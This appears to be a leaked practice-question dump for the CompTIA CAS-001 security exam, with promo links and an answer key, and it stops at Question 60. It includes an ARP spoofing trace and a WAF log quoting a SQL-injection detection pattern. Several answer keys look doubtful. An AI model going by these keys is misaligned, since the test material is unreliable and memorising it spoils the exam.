

Testking.CAS-001_362.Q&A

Number: CAS-001
Passing Score: 800
Time Limit: 120 min
File Version: 26.01



<http://www.gratisexam.com/>



CompTIA CAS-001
CompTIA Advanced Security Practitioner

- ✓ These are the most accurate study questions. Just focus on these and sit in your exam.
- ✓ Modified few questions, fixed few spelling mistakes and typos.
- ✓ Fixed the Exhibit size and Drag drops/hot spot questions.
- ✓ Still valid , Hurry up guys study and pass this one.

<http://www.gratisexam.com/>

Exam A

QUESTION 1

Which of the following refers to programs running in an isolated space to run untested code and prevents the code from making permanent changes to the OS kernel and other data on the host machine?

- A. Input Validation
 - B. Application hardening
 - C. Code signing
 - D. Application sandboxing
- Real 24
CompTIA CAS-001 Exam

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

QUESTION 2

The company is about to upgrade a financial system through a third party, but wants to legally ensure that no sensitive information is compromised throughout the project. The project manager must also make sure that internal controls are set to mitigate the potential damage that one individual's actions may cause. Which of the following needs to be put in place to make certain both organizational requirements are met? (Select TWO).

- A. Separation of duties
- B. Forensic tasks
- C. MOU
- D. OLA
- E. NDA
- F. Job rotation

Correct Answer: AE

Section: (none)

Explanation

Explanation/Reference:

QUESTION 3

The security administrator is worried about possible SPIT attacks against the VoIP system.

Which of the following security controls would MOST likely need to be implemented to detect this type of attack?

- A. SIP and SRTP traffic analysis
- B. QoS audit on Layer 3 devices
- C. IP and MAC filtering logs
- D. Email spam filter log

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

answer is valid.

QUESTION 4

The helpdesk is receiving multiple calls about slow and intermittent Internet access from the

Real 25

CompTIA CAS-001 Exam

finance department. The network administrator reviews the tickets and compiles the following information for the security administrator:

Caller 1, IP 172.16.35.217, NETMASK 255.255.254.0

Caller 2, IP 172.16.35.53, NETMASK 255.255.254.0

Caller 3, IP 172.16.35.173, NETMASK 255.255.254.0

All callers are connected to the same switch and are routed by a router with five built-in interfaces. The upstream router interface's MAC is 00-01-42-32-ab-1a

The security administrator brings a laptop to the finance office, connects it to one of the wall jacks, starts up a network analyzer, and notices the following:

09:05:10.937590 arp reply 172.16.34.1 is-at 0:12:3f:f1:da:52 (0:12:3f:f1:da:52)

09:05:15.934840 arp reply 172.16.34.1 is-at 0:12:3f:f1:da:52 (0:12:3f:f1:da:52)

09:05:19.931482 arp reply 172.16.34.1 is-at 0:12:3f:f1:da:52 (0:12:3f:f1:da:52)

Which of the following can the security administrator determine from the above information?

- A. A man in the middle attack is underway - implementing static ARP entries is a possible solution.
- B. An ARP flood attack targeted at the router is causing intermittent communication - implementing IPS is a possible solution.
- C. The default gateway is being spoofed - implementing static routing with MD5 is a possible solution.
- D. The router is being advertised on a separate network - router reconfiguration is a possible solution.

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 5

On Monday, the Chief Information Officer (CIO) of a state agency received an e-discovery request for the release of all emails sent and received by the agency board of directors for the past five years. The CIO has contacted the email administrator and asked the administrator to provide the requested information by end of day on Friday. Which of the following has the GREATEST impact on the ability to fulfill the e-discovery request?

- A. Data retention policy
- B. Backup software and hardware
- C. Email encryption software
- D. Data recovery procedures

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 6

A company is evaluating a new marketing strategy involving the use of social networking sites to reach its customers. The marketing director wants to be able to report important company news, product updates, and special promotions on the social websites.

After an initial and successful pilot period, other departments want to use the social websites to post their updates as well.



<http://www.gratisexam.com/>

The Chief Information Officer (CIO) has asked the company security administrator to document three negative security impacts of allowing IT staff to post work related information on such websites.

Which of the following are the major risks the security administrator should report back to the CIO? (Select THREE).

- A. Brute force attacks
- B. Malware infection
- C. DDOS attacks
- D. Phishing attacks
- E. SQL injection attacks
- F. Social engineering attacks

Correct Answer: BDF

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 7

A telecommunication company has recently upgraded their teleconference systems to multicast. Additionally, the security team has instituted a new policy which requires VPN to access the company's video conference. All parties must be issued a VPN account and must connect to the company's VPN concentrator to participate in the remote meetings.

Real 27

CompTIA CAS-001 Exam

Which of the following settings will increase bandwidth utilization on the VPN concentrator during the remote meetings?

- A. IPSec transport mode is enabled
- B. ICMP is disabled
- C. Split tunneling is disabled

<http://www.gratisexam.com/>

D. NAT-traversal is enabled

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 8

An Information Security Officer (ISO) has asked a security team to randomly retrieve discarded computers from the warehouse dumpster. The security team was able to retrieve two older computers and a broken MFD network printer. The security team was able to connect the hard drives from the two computers and the network printer to a computer equipped with forensic tools. The security team was able to retrieve PDF files from the network printer hard drive but the data on the two older hard drives was inaccessible.

Which of the following should the Warehouse Manager do to remediate the security issue?

- A. Revise the hardware and software maintenance contract.
- B. Degauss the printer hard drive to delete data.
- C. Implement a new change control process.
- D. Update the hardware decommissioning procedures.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 9

Which of the following precautions should be taken to harden network devices in case of VM Escape?

- A. Database servers should be on the same virtual server as web servers in the DMZ network segment.
- B. Web servers should be on the same physical server as database servers in the network segment.
- C. Virtual servers should only be on the same physical server as others in their network segment.
- D. Physical servers should only be on the same WAN as other physical servers in their network.

Real 28

CompTIA CAS-001 Exam

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 10

Which of the following should be used with caution because of its ability to provide access to block level data instead of file level data?

- A. CIFS
- B. NFS
- C. iSCSI
- D. NAS

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 11

Which of the following can aid a buffer overflow attack to execute when used in the creation of applications?

- A. Secure cookie storage
- B. Standard libraries
- C. State management
- D. Input validation

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 12

The Chief Executive Officer (CEO) of a corporation purchased the latest mobile device and wants to connect it to the company's internal network. The Chief

Information Security Officer (CISO) was told to research and recommend how to secure this device.

Which of the following recommendations should be implemented to keep the device from posing a

Real 29

CompTIA CAS-001 Exam

security risk to the company?

- A. A corporate policy to prevent sensitive information from residing on a mobile device and anti-virus software.
- B. Encryption of the non-volatile memory and a corporate policy to prevent sensitive information from residing on a mobile device.
- C. Encryption of the non-volatile memory and a password or PIN to access the device.
- D. A password or PIN to access the device and a corporate policy to prevent sensitive information from residing on a mobile device.

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 13

The Chief Executive Officer (CEO) of a corporation decided to move all email to a cloud computing environment. The Chief Information Security Officer (CISO) was told to research the risk involved in this environment.

Which of the following measures should be implemented to minimize the risk of hosting email in the cloud?

- A. Remind users that all emails with sensitive information need be encrypted and physically inspect the cloud computing.
- B. Ensure logins are over an encrypted channel and obtain an NDA and an SLA from the cloud provider.
- C. Ensure logins are over an encrypted channel and remind users to encrypt all emails that contain sensitive information.
- D. Obtain an NDA from the cloud provider and remind users that all emails with sensitive information need be encrypted.

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 14

The Chief Executive Officer (CEO) of a corporation purchased the latest mobile device and wants to connect it to the internal network. The Chief Information

Security Officer (CISO) was told to research and recommend how to secure this device.

Real 30

CompTIA CAS-001 Exam

Which of the following should be implemented, keeping in mind that the CEO has stated that this access is required?

- A. Mitigate and Transfer
- B. Accept and Transfer
- C. Transfer and Avoid
- D. Avoid and Mitigate

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 15

The Chief Executive Officer (CEO) of a corporation purchased the latest mobile device and connected it to the internal network. The CEO proceeded to download sensitive financial documents through their email. The device was then lost in transit to a conference. The CEO notified the company helpdesk about the lost device and another one was shipped out, after which the helpdesk ticket was closed stating the issue was resolved.

This data breach was not properly reported due to insufficient training surrounding which of the following processes?

- A. E-Discovery
- B. Data handling
- C. Incident response
- D. Data recovery and storage

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 16

An employee was terminated and promptly escorted to their exit interview, after which the employee left the building. It was later discovered that this employee had started a consulting business using screen shots of their work at the company which included live customer data. This information had been removed through the

use of a USB device. After this incident, it was determined a process review must be conducted to ensure this issue does not recur.

Which of the following business areas should primarily be involved in this discussion? (Select TWO).

Real 31
CompTIA CAS-001 Exam

- A. Database Administrator
- B. Human Resources
- C. Finance
- D. Network Administrator
- E. IT Management

Correct Answer: BE

Section: (none)

Explanation

Explanation/Reference:

answer is modified.

QUESTION 17

A technician states that workstations that are on the network in location B are unable to validate certificates, while workstations that are on the main location A's network are having no issues. Which of the following methods allows a certificate to be validated by a single server that returns the validity of that certificate?

- A. XACML
- B. OCSP
- C. ACL
- D. CRL

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 18

A system administrator needs to develop a policy for when an application server is no longer needed. Which of the following policies would need to be developed?

- A. Backup policy
- B. De-provisioning policy
- C. Data retention policy
- D. Provisioning policy

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 19

Real 32

CompTIA CAS-001 Exam

A web administrator develops a web form for users to respond to the company via a web page.

Which of the following should be practiced to avoid a security risk?

- A. SQL injection
- B. XSS scripting
- C. Click jacking
- D. Input validation

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 20

A user reports that the workstation's mouse pointer is moving and files are opening automatically.

Which of the following should the user perform?

- A. Unplug the network cable to avoid network activity.
- B. Reboot the workstation to see if problem occurs again.
- C. Turn off the computer to avoid any more issues.

D. Contact the incident response team for direction.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 21

A system designer needs to factor in CIA requirements for a new SAN. Which of the CIA requirements is BEST met by multipathing?

- A. Confidentiality
- B. Authentication
- C. Integrity
- D. Availability

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

QUESTION 22

An internal employee has sold a copy of the production customer database that was being used for upgrade testing to outside parties via HTTP file upload. The Chief Information Officer (CIO) has resigned and the Chief Executive Officer (CEO) has tasked the incoming CIO with putting effective controls in place to help prevent this from occurring again in the future. Which of the following controls is the MOST effective in preventing this threat from re-occurring?

- A. Network-based intrusion prevention system
- B. Data loss prevention
- C. Host-based intrusion detection system
- D. Web application firewall

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 23

A security manager has provided a Statement of Work (SOW) to an external penetration testing firm for a web application security test. The web application starts with a very simple HTML survey form with two components: a country selection dropdown list and a submit button. The penetration testers are required to provide their test cases for this survey form in advance. In order to adequately test the input validation of the survey form, which of the following tools would be the BEST tool for the technician to use?

- A. HTTP interceptor
- B. Vulnerability scanner
- C. Port scanner
- D. Fuzzer

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 24

An online banking application has had its source code updated and is soon to be re-launched. The underlying infrastructure has not been changed. In order to ensure that the application has an appropriate security posture, several security-related activities are required.

Real 34

CompTIA CAS-001 Exam

Which of the following security activities should be performed to provide an appropriate level of security testing coverage? (Select TWO).

- A. Penetration test across the application with accounts of varying access levels (i.e. non- authenticated, authenticated, and administrative users).
- B. Code review across critical modules to ensure that security defects, Trojans, and backdoors are not present.
- C. Vulnerability assessment across all of the online banking servers to ascertain host and container configuration lock-down and patch levels.
- D. Fingerprinting across all of the online banking servers to ascertain open ports and services.
- E. Black box code review across the entire code base to ensure that there are no security defects present.

Correct Answer: AB

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 25

Within a large organization, the corporate security policy states that personal electronic devices are not allowed to be placed on the company network. There is considerable pressure from the company board to allow smartphones to connect and synchronize email and calendar items of board members and company executives. Which of the following options BEST balances the security and usability requirements of the executive management team?

- A. Allow only the executive management team the ability to use personal devices on the company network, as they have important responsibilities and need convenient access.
- B. Review the security policy. Perform a risk evaluation of allowing devices that can be centrally managed, remotely disabled, and have device-level encryption of sensitive data.
- C. Stand firm on disallowing non-company assets from connecting to the network as the assets may lead to undesirable security consequences, such as sensitive emails being leaked outside the company.
- D. Allow only certain devices that are known to have the ability of being centrally managed. Do not allow any other smartphones until the device is proven to be centrally managed.

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 26

A replacement CRM has had its business case approved. In preparation for a requirements workshop, an architect is working with a business analyst to ensure that appropriate security

Real 35

CompTIA CAS-001 Exam

requirements have been captured. Which of the following documents BEST captures the security requirements?

- A. Business requirements document
- B. Requirements traceability matrix document
- C. Use case and viewpoints document
- D. Solution overview document

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 27

Which of the following BEST defines the term e-discovery?

- A. A product that provides IT-specific governance, risk management, and compliance.
- B. A form of reconnaissance used by penetration testers to discover listening hosts.
- C. A synonymous term for computer emergency response and incident handling.
- D. A process of producing electronically stored information for use as evidence.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 28

A new project initiative involves replacing a legacy core HR system, and is expected to touch many major operational systems in the company. A security administrator is engaged in the project to provide security consulting advice. In addition, there are database, network, application, HR, and transformation management consultants engaged on the project as well. The administrator has established the security requirements. Which of the following is the NEXT logical step?

- A. Document the security requirements in an email and move on to the next most urgent task.
- B. Organize for a requirements workshop with the non-technical project members, being the HR and transformation management consultants.
- C. Communicate the security requirements with all stakeholders for discussion and buy-in.
- D. Organize for a requirements workshop with the technical project members, being the database, network, and application consultants.

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:**QUESTION 29**

SDLC is being used for the commissioning of a new platform. To provide an appropriate level of assurance the security requirements that were specified at the project origin need to be carried through to implementation. Which of the following would BEST help to determine if this occurred?

- A. Requirements workshop
- B. Security development lifecycle (SDL)
- C. Security requirements traceability matrix (SRTM)
- D. Secure code review and penetration test

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 30

An IT administrator has installed new DNS name servers (Primary and Secondary), which are used to host the company MX records and resolve the web server's public address. In order to secure the zone transfer between the primary and secondary server, the administrator uses only server ACLs. Which of the following attacks could the secondary DNS server still be susceptible to?

- A. Email spamming
- B. IP spoofing
- C. Clickjacking
- D. DNS replication

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 31

The Chief Executive Officer (CEO) has decided to outsource systems which are not core business functions; however, a recent review by the risk officer has indicated that core business functions are dependent on the outsourced systems. The risk officer has requested that the IT department calculates the priority of restoration for all systems and applications under the new business

Real 37

CompTIA CAS-001 Exam

model. Which of the following is the BEST tool to achieve this?

- A. Business impact analysis

- B. Annualized loss expectancy analysis
- C. TCO analysis
- D. Residual risk and gap analysis

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 32

A data breach occurred which impacted the HR and payroll system. It is believed that an attack from within the organization resulted in the data breach. Which of the following should be performed FIRST after the data breach occurred?

- A. Assess system status
- B. Restore from backup tapes
- C. Conduct a business impact analysis
- D. Review NIDS logs

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 33

A production server has been compromised. Which of the following is the BEST way to preserve the non-volatile evidence?

- A. Shut the server down and image the hard drive.
- B. Remove all power sources from the server.
- C. Install remote backup software and copy data to write-once media.
- D. Login remotely and perform a full backup of the server.

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 34

Real 38

CompTIA CAS-001 Exam

A project has been established in a large bank to develop a new secure online banking platform. Half way through the development it was discovered that a key piece of software used as part of the base platform is now susceptible to recently published exploits. Who should be contacted FIRST by the project team to discuss potential changes to the platform requirements?

- A. Engineers
- B. Facilities Manager
- C. Stakeholders
- D. Human Resources

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 35

The IT department of a large telecommunications company has developed and finalized a set of security solutions and policies which have been approved by upper management for deployment within the company. During the development of the security solutions and policies, the FIRST thing the IT department should have done was:

- A. contact vendor management so the RFI and RFP process can be started as soon as possible.
- B. contact an independent consultant who can tell them what policies and solutions they need.
- C. discuss requirements with stakeholders from the various internal departments.
- D. involve facilities management early in the project so they can plan for the new security hardware in the data center.

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 36

Employees have recently requested remote access to corporate email and shared drives. Remote access has never been offered; however, the need to improve productivity and rapidly responding to customer demands means staff now requires remote access. Which of the following controls will BEST protect the corporate network?

- A. Develop a security policy that defines remote access requirements. Perform regular audits of user accounts and reviews of system logs.
- B. Secure remote access systems to ensure shared drives are read only and access is provided through a SSL portal. Perform regular audits of user accounts and reviews of system logs.
Real 39
CompTIA CAS-001 Exam
- C. Plan and develop security policies based on the assumption that external environments have active hostile threats.
- D. Implement a DLP program to log data accessed by users connecting via remote access.
Regularly perform user revalidation.

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 37

Within the company, there is executive management pressure to start advertising to a new target market. Due to the perceived schedule and budget inefficiencies of engaging a technology business unit to commission a new micro-site, the marketing department is engaging third parties to develop the site in order to meet time-to-market demands. From a security perspective, which of the following options BEST balances the needs between marketing and risk management?

- A. The third party should be contractually obliged to perform adequate security activities, and evidence of those activities should be confirmed by the company prior to launch.
- B. Outsourcing is a valid option to increase time-to-market. If a security incident occurs, it is not of great concern as the reputational damage will be the third party's responsibility.
- C. The company should never outsource any part of the business that could cause a security or privacy incident. It could lead to legal and compliance issues.
- D. If the third party has an acceptable record to date on security compliance and is provably faster and cheaper, then it makes sense to outsource in this specific situation.

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 38

Several business units have requested the ability to use collaborative web-based meeting places with third party vendors. Generally these require user registration, installation of client-based ActiveX or Java applets, and also the ability for the user to share their desktop in read-only or read-write mode. In order to ensure that information security is not compromised, which of the following controls is BEST suited to this situation?

- A. Disallow the use of web-based meetings as this could lead to vulnerable client-side components being installed, or a malicious third party gaining read-write control over an internal workstation.
- B. Hire an outside consultant firm to perform both a quantitative and a qualitative risk-based assessment. Based on the outcomes, if any risks are identified then do not allow web-based meetings. If no risks are identified then go forward and allow for these meetings to occur.
- C. Allow the use of web-based meetings, but put controls in place to ensure that the use of these meetings is logged and tracked.
- D. Evaluate several meeting providers. Ensure that client-side components do not introduce undue security risks. Ensure that the read-write desktop mode can either be prevented or strongly audited.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

QUESTION 39

A new web application system was purchased from a vendor and configured by the internal development team. Before the web application system was moved into production, a vulnerability assessment was conducted. A review of the vulnerability assessment report indicated that the testing team discovered a minor security issue with the configuration of the web application. The security issue should be reported to:

- A. CISO immediately in an exception report.
- B. Users of the new web application system.
- C. The vendor who supplied the web application system.
- D. Team lead in a weekly report.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

answer is up-to-date.

QUESTION 40

A security consultant is hired by a company to determine if an internally developed web application is vulnerable to attacks. The consultant spent two weeks testing the application, and determines that no vulnerabilities are present. Based on the results of the tools and tests available, which of the following statements BEST

reflects the security status of the application?

- A. The company's software lifecycle management improved the security of the application.
- B. There are no vulnerabilities in the application.
- C. The company should deploy a web application firewall to ensure extra security.
- D. There are no known vulnerabilities at this time.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 41

In an effort to reduce internal email administration costs, a company is determining whether to outsource its email to a managed service provider that provides email, spam, and malware protection. The security manager is asked to provide input regarding any security implications of this change.

Real 115

CompTIA CAS-001 Exam

Which of the following BEST addresses risks associated with disclosure of intellectual property?

- A. Require the managed service provider to implement additional data separation.
- B. Require encrypted communications when accessing email.
- C. Enable data loss protection to minimize emailing PII and confidential data.
- D. Establish an acceptable use policy and incident response policy.

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 42

A company is preparing to upgrade its NIPS at five locations around the world. The three platforms the team plans to test, claims to have the most advanced features and lucrative pricing.

Assuming all platforms meet the functionality requirements, which of the following methods should be used to select the BEST platform?

- A. Establish return on investment as the main criteria for selection.
- B. Run a cost/benefit analysis based on the data received from the RFP.
- C. Evaluate each platform based on the total cost of ownership.
- D. Develop a service level agreement to ensure the selected NIPS meets all performance requirements.

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 43

An organization has had component integration related vulnerabilities exploited in consecutive releases of the software it hosts. The only reason the company was able to identify the compromises was because of a correlation of slow server performance and an attentive security analyst noticing unusual outbound network activity from the application servers. End-to-end management of the development process is the responsibility of the applications development manager and testing is done by various teams of programmers. Which of the following will MOST likely reduce the likelihood of similar incidents?

- A. Conduct monthly audits to verify that application modifications do not introduce new vulnerabilities.
- B. Implement a peer code review requirement prior to releasing code into production.
- C. Follow secure coding practices to minimize the likelihood of creating vulnerable applications.
- D. Establish cross-functional planning and testing requirements for software development activities.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 44

A company has a single subnet in a small office. The administrator wants to limit non-web related traffic to the corporate intranet server as well as prevent abnormal HTTP requests and HTTP protocol anomalies from causing problems with the web server. Which of the following is the MOST likely solution?

- A. Application firewall and NIPS
- B. Edge firewall and HIDS
- C. ACLs and anti-virus

D. Host firewall and WAF

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 45

An administrator is reviewing logs and sees the following entry:

Message: Access denied with code 403 (phase 2). Pattern match "\bunion\b.{1,100}?\bselect\b" at ARGS:\$id. [data "union all select"] [severity "CRITICAL"] [tag "WEB_ATTACK"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"]

Action: Intercepted (phase 2) Apache-Handler: php5-script

Which of the following attacks was being attempted?

- A. Session hijacking
- B. Cross-site script
- C. SQL injection
- D. Buffer overflow

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

QUESTION 46

A team is established to create a secure connection between software packages in order to list employee's remaining or unused benefits on their paycheck stubs. Which of the following business roles would be MOST effective on this team?

- A. Network Administrator, Database Administrator, Programmers
- B. Network Administrator, Emergency Response Team, Human Resources
- C. Finance Officer, Human Resources, Security Administrator
- D. Database Administrator, Facilities Manager, Physical Security Manager

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 47

An administrator is notified that contract workers will be onsite assisting with a new project. The administrator wants each worker to be aware of the corporate policy pertaining to USB storage devices. Which of the following should each worker review and understand before beginning work?



<http://www.gratisexam.com/>

- A. Interconnection Security Agreement
- B. Memorandum of Understanding
- C. Business Partnership Agreement
- D. Non-Disclosure Agreement

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 48

A new startup company with very limited funds wants to protect the organization from external threats by implementing some type of best practice security controls across a number of hosts located in the application zone, the production zone, and the core network. The 50 hosts in the core network are a mixture of Windows and Linux based systems, used by development staff to develop new applications. The single Windows host in the application zone is used exclusively by

Real 118

CompTIA CAS-001 Exam

the production team to control software deployments into the production zone. There are 10 UNIX web application hosts in the production zone which are publically

<http://www.gratisexam.com/>

accessible.

Development staff is required to install and remove various types of software from their hosts on a regular basis while the hosts in the zone rarely require any type of configuration changes.

Which of the following when implemented would provide the BEST level of protection with the LEAST amount of disruption to staff?

- A. NIPS in the production zone, HIPS in the application zone, and anti-virus / anti-malware across all Windows hosts.
- B. NIPS in the production zone, NIDS in the application zone, HIPS in the core network, and anti-virus / anti-malware across all hosts.
- C. HIPS in the production zone, NIPS in the application zone, and HIPS in the core network.
- D. NIDS in the production zone, HIDS in the application zone, and anti-virus / anti-malware across all hosts.

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 49

A security manager is developing new policies and procedures. Which of the following is a best practice in end user security?

- A. Employee identity badges and physical access controls to ensure only staff are allowed onsite.
- B. A training program that is consistent, ongoing, and relevant.
- C. Access controls to prevent end users from gaining access to confidential data.
- D. Access controls for computer systems and networks with two-factor authentication.

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 50

If a technician must take an employee's workstation into custody in response to an investigation, which of the following can BEST reduce the likelihood of related legal issues?

- A. A formal letter from the company's president approving the seizure of the workstation.

- B. A formal training and awareness program on information security for all company managers.
Real 119
CompTIA CAS-001 Exam
- C. A screen displayed at log in that informs users of the employer's rights to seize, search, and monitor company devices.
- D. A printout of an activity log, showing that the employee has been spending substantial time on non-work related websites.

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 51

An organization has had six security incidents over the past year against their main web application. Each time the organization was able to determine the cause of the incident and restore operations within a few hours to a few days. Which of the following provides the MOST comprehensive method for reducing the time to recover?

- A. Create security metrics that provide information on response times and requirements to determine the best place to focus time and money.
- B. Conduct a loss analysis to determine which systems to focus time and money towards increasing security.
- C. Implement a knowledge management process accessible to the help desk and finance departments to estimate cost and prioritize remediation.
- D. Develop an incident response team, require training for incident remediation, and provide incident reporting and tracking metrics.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 52

A company runs large computing jobs only during the overnight hours. To minimize the amount of capital investment in equipment, the company relies on the elastic computing services of a major cloud computing vendor. Because the virtual resources are created and destroyed on the fly across a large pool of shared resources, the company never knows which specific hardware platforms will be used from night to night. Which of the following presents the MOST risk to confidentiality in this scenario?

- A. Loss of physical control of the servers
- B. Distribution of the job to multiple data centers
- C. Network transmission of cryptographic keys

- D. Data scraped from the hardware platforms
Real 120
CompTIA CAS-001 Exam

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 53

A business wants to start using social media to promote the corporation and to ensure that customers have a good experience with their products. Which of the following security items should the company have in place before implementation? (Select TWO).

- A. The company must dedicate specific staff to act as social media representatives of the company.
- B. All staff needs to be instructed in the proper use of social media in the work environment.
- C. Senior staff blogs should be ghost written by marketing professionals.
- D. The finance department must provide a cost benefit analysis for social media.
- E. The security policy needs to be reviewed to ensure that social media policy is properly implemented.
- F. The company should ensure that the company has sufficient bandwidth to allow for social media traffic.

Correct Answer: AE

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 54

An administrator at a small company replaces servers whenever budget money becomes available. Over the past several years the company has acquired and still uses 20 servers and 50 desktops from five different computer manufacturers. Which of the following are management challenges and risks associated with this style of technology lifecycle management?

- A. Decreased security posture, decommission of outdated hardware, inability to centrally manage, and performance bottlenecks on old hardware.
- B. Increased mean time to failure rate of legacy servers, OS variances, patch availability, and ability to restore to dissimilar hardware.
- C. OS end-of-support issues, ability to backup data, hardware parts availability, and firmware update availability and management.
- D. Inability to use virtualization, trusted OS complexities, and multiple patch versions based on OS dependency.

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

QUESTION 55

A Physical Security Manager is ready to replace all 50 analog surveillance cameras with IP cameras with built-in web management. The Security Manager has several security guard desks on different networks that must be able to view the cameras without unauthorized people viewing the video as well. The selected IP camera vendor does not have the ability to authenticate users at the camera level. Which of the following should the Security Manager suggest to BEST secure this environment?

- A. Create an IP camera network and deploy NIPS to prevent unauthorized access.
- B. Create an IP camera network and only allow SSL access to the cameras.
- C. Create an IP camera network and deploy a proxy to authenticate users prior to accessing the cameras.
- D. Create an IP camera network and restrict access to cameras from a single management host.

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 56

In single sign-on, the secondary domain needs to trust the primary domain to do which of the following? (Select TWO).

- A. Correctly assert the identity and authorization credentials of the end user.
- B. Correctly assert the authentication and authorization credentials of the end user.
- C. Protect the authentication credentials used to verify the end user identity to the secondary domain for unauthorized use.
- D. Protect the authentication credentials used to verify the end user identity to the secondary domain for authorized use.
- E. Protect the accounting credentials used to verify the end user identity to the secondary domain for unauthorized use.
- F. Correctly assert the identity and authentication credentials of the end user.

Correct Answer: DF

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 57

Real 122

CompTIA CAS-001 Exam

A corporation has Research and Development (R&D) and IT support teams, each requiring separate networks with independent control of their security boundaries to support department objectives. The corporation's Information Security Officer (ISO) is responsible for providing firewall services to both departments, but does not want to increase the hardware footprint within the datacenter. Which of the following should the ISO consider to provide the independent functionality required by each department's IT teams?

- A. Put both departments behind the firewall and assign administrative control for each department to the corporate firewall.
- B. Provide each department with a virtual firewall and assign administrative control to the physical firewall.
- C. Put both departments behind the firewall and incorporate restrictive controls on each department's network.
- D. Provide each department with a virtual firewall and assign appropriate levels of management for the virtual device.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 58

A manager who was attending an all-day training session was overdue entering bonus and payroll information for subordinates. The manager felt the best way to get the changes entered while in training was to log into the payroll system, and then activate desktop sharing with a trusted subordinate. The manager granted the subordinate control of the desktop thereby giving the subordinate full access to the payroll system. The subordinate did not have authorization to be in the payroll system. Another employee reported the incident to the security team. Which of the following would be the MOST appropriate method for dealing with this issue going forward?

- A. Provide targeted security awareness training and impose termination for repeat violators.
- B. Block desktop sharing and web conferencing applications and enable use only with approval.
- C. Actively monitor the data traffic for each employee using desktop sharing or web conferencing applications.
- D. Permanently block desktop sharing and web conferencing applications and do not allow its use at the company.

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 59

After connecting to a secure payment server at <https://pay.xyz.com>, an auditor notices that the

Real 123

CompTIA CAS-001 Exam

SSL certificate was issued to *.xyz.com. The auditor also notices that many of the internal development servers use the same certificate. After installing the certificate on dev1.xyz.com, one of the developers reports misplacing the USB thumb-drive where the SSL certificate was stored. Which of the following should the auditor recommend FIRST?

- A. Generate a new public key on both servers.
- B. Replace the SSL certificate on dev1.xyz.com.
- C. Generate a new private key password for both servers.
- D. Replace the SSL certificate on pay.xyz.com.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 60

